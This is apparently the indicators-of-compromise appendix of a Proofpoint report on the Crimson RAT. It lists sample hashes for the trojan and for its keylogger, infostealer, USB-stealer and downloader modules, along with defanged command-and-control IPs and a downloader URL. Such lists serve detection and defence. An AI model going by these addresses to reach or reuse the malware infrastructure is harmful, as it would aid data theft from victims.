2d58826fbff197918caa805aeed86059
ab6b6f675e48d818044c5e66d05813ce
4b1a627c43d4e0af504bf20023e74f6b
75798547f0ddca076070bcea67a0b064
0255f73a32bf781c786d19d149ddfb90

16eb146eee147a333ef82d39266d5cfb
2507f545a2d6e52ade2d7708d9ce89d1
f9798f171194ee4fec5334ded3d786e7
9b77eb38e32d43a97c5bde5ec829c5ca
2eea994efa88e0a612e82ee3e08e78f1

Crimson SecApp Samples
c303a6ac44e3c59a9c3613ac9f92373b
92d6366d692a1b3691dce1379bb7b5aa
eb01bbfe8ca7e8f59aab475ad1f18245
4d7ad9ab4c1d40365da60d4f2f195db4
f936afdd0b69d109215d295ab864d309
ec4bef2233002d8fe568428d16e610b1
045c4b69d907833729fd83d937669f66
522178a60b030bbab910cb86cfeaff20
1ab5f55763663ffb0807079397812b47
73b878e56f790dccf08bd2344b4031c8
f0f6544ddb26c55df2d6184f433d8c17
7c23f984170fd793cfde5fd68535d0a8
73b878e56f790dccf08bd2344b4031c8
7e50c67f1e94b154f110d5d73e2f312c
1bedd50f4ae757c6009acbe7da021122
ae9659a2c08e2cb9ab9e5cdcb8ab4036
0991033c2414b4992c1b5ab21c5a47e2
f710e3ad19a682dab374c167c7c2796a

Crimson RAT Samples
214eb28f04d969c9f637b09e4ffad644
29097319b60c103421437214d5a3297e
38ce32cb94092cc6790030abcc9a638b
439ba84a964a17ce2c3d51ac49c68f81
4e9b81e70227575f2d2a6dd941540afa
5b4361e6a6117e9f7189a564f46157d7
5dbeb8475e22a938415eb43e6bd24fe8
6409930f39cd6c17fb68f7fee47b1cdf
82377fcf288e9db675ab24cbf76ea032
84c30675b5db34c407b98ea73c5e7e96
897fc3a65f84e1c3db932965a574d982
9e73d275202b02b3f0ed23951fda30da
b0327f155ebaba23102f72c1100fa26b
b05730eda99a9160cc3f8dec66e9f347
b467df662af8a1fbafa845c894d917e3
c0bf5a0f535380edec9b42a3cebb84c4
ca48224adce9609dc07e50930dd1afae
dac44b9d5a8494a3293088c9678754bc
e0217714f3a03fae4cdf4b5120213c38
e66203177a03743a6361a7b3e668b6a6
f05834a930f6fda6b877011c3fb3ef18
f1a2caf0dd7922ea3a64231fd5af7715

Crimson C&C
5.189.131[.]67
5.189.152[.]147
5.189.167[.]220
5.189.167[.]23
79.143.181[.]21
79.143.188[.]166

193.164.131[.]58
213.136.69[.]224
213.136.73[.]122
213.136.84[.]43

MSIL/Crimson Modules

Keylogger
f18172d7bb8b98246cb3dbb0e9144731
b55a7da332bed90e798313b968ce7819
c0eb694960d0a7316264ced4d44b3abb
292f468f98e322795d1185c2b15c1f62
b6263f987fdec3fb3877845c8d5479dd
127ee83854f47628984ab47de725ee2f
2fa82dd2490fc697bb0bb0f8feb0dd85
bc6d139a3d630ba829337687b9328caf
f3c8630d06e51e8f76aa1fb438371d21
3a64e2d3558a28c4fdb0f076fa09e1a1
370bb0ec1c16bd8821f7e53f6bfc61e3

Infostealer
d938a75d93c20790b1f2b5d5b7294895
29eb61f04b905e2133e9afdd12482073
9bdfc0d5c45f1ce1200419ec6eec15f4
8a991eec65bd90f12450ee9dac0f286a

USBstealer
c3d65d73cd6894fdad3fc281b976fd8b
e9b1a3aa2de67300356b6587a8034b0b
cf5e472613921dc330008c79870b23ab
bf2eb6c19778a35f812ddc86d616c837
1e5c2029dafdd50dce2effd5154b6879
b785db2b3801d5190dad9e6f03d48999
3f84ddc0d9ec7b08477a76b75b4421b8
c0ceba3a708082c372c077aa9420d09e
d11ebec8f1d42dd139b18639f7f9534a -> 5.189.167[.]220

URLDownloader Module Sample
532013750ee3caac93a9972103761233

URLDownloader C&C
hxxp://sahirlodhi[.]com/usr/api.txt

about proofpoint

Proofpoint Inc. (NASDAQ:PFPT) is a leading security-as-a-service provider that focuses on cloud-based solutions for threat protection, compliance, archiving & governance, and secure communications. Organizations around the world depend on Proofpoint's expertise, patented technologies and on-demand delivery system to protect against phishing, malware and spam, safeguard privacy, encrypt sensitive information, and archive and govern messages and critical enterprise information.

proofpoint™
892 Ross Drive
Sunnyvale, CA 94089
1.408.517.4710
www.proofpoint.com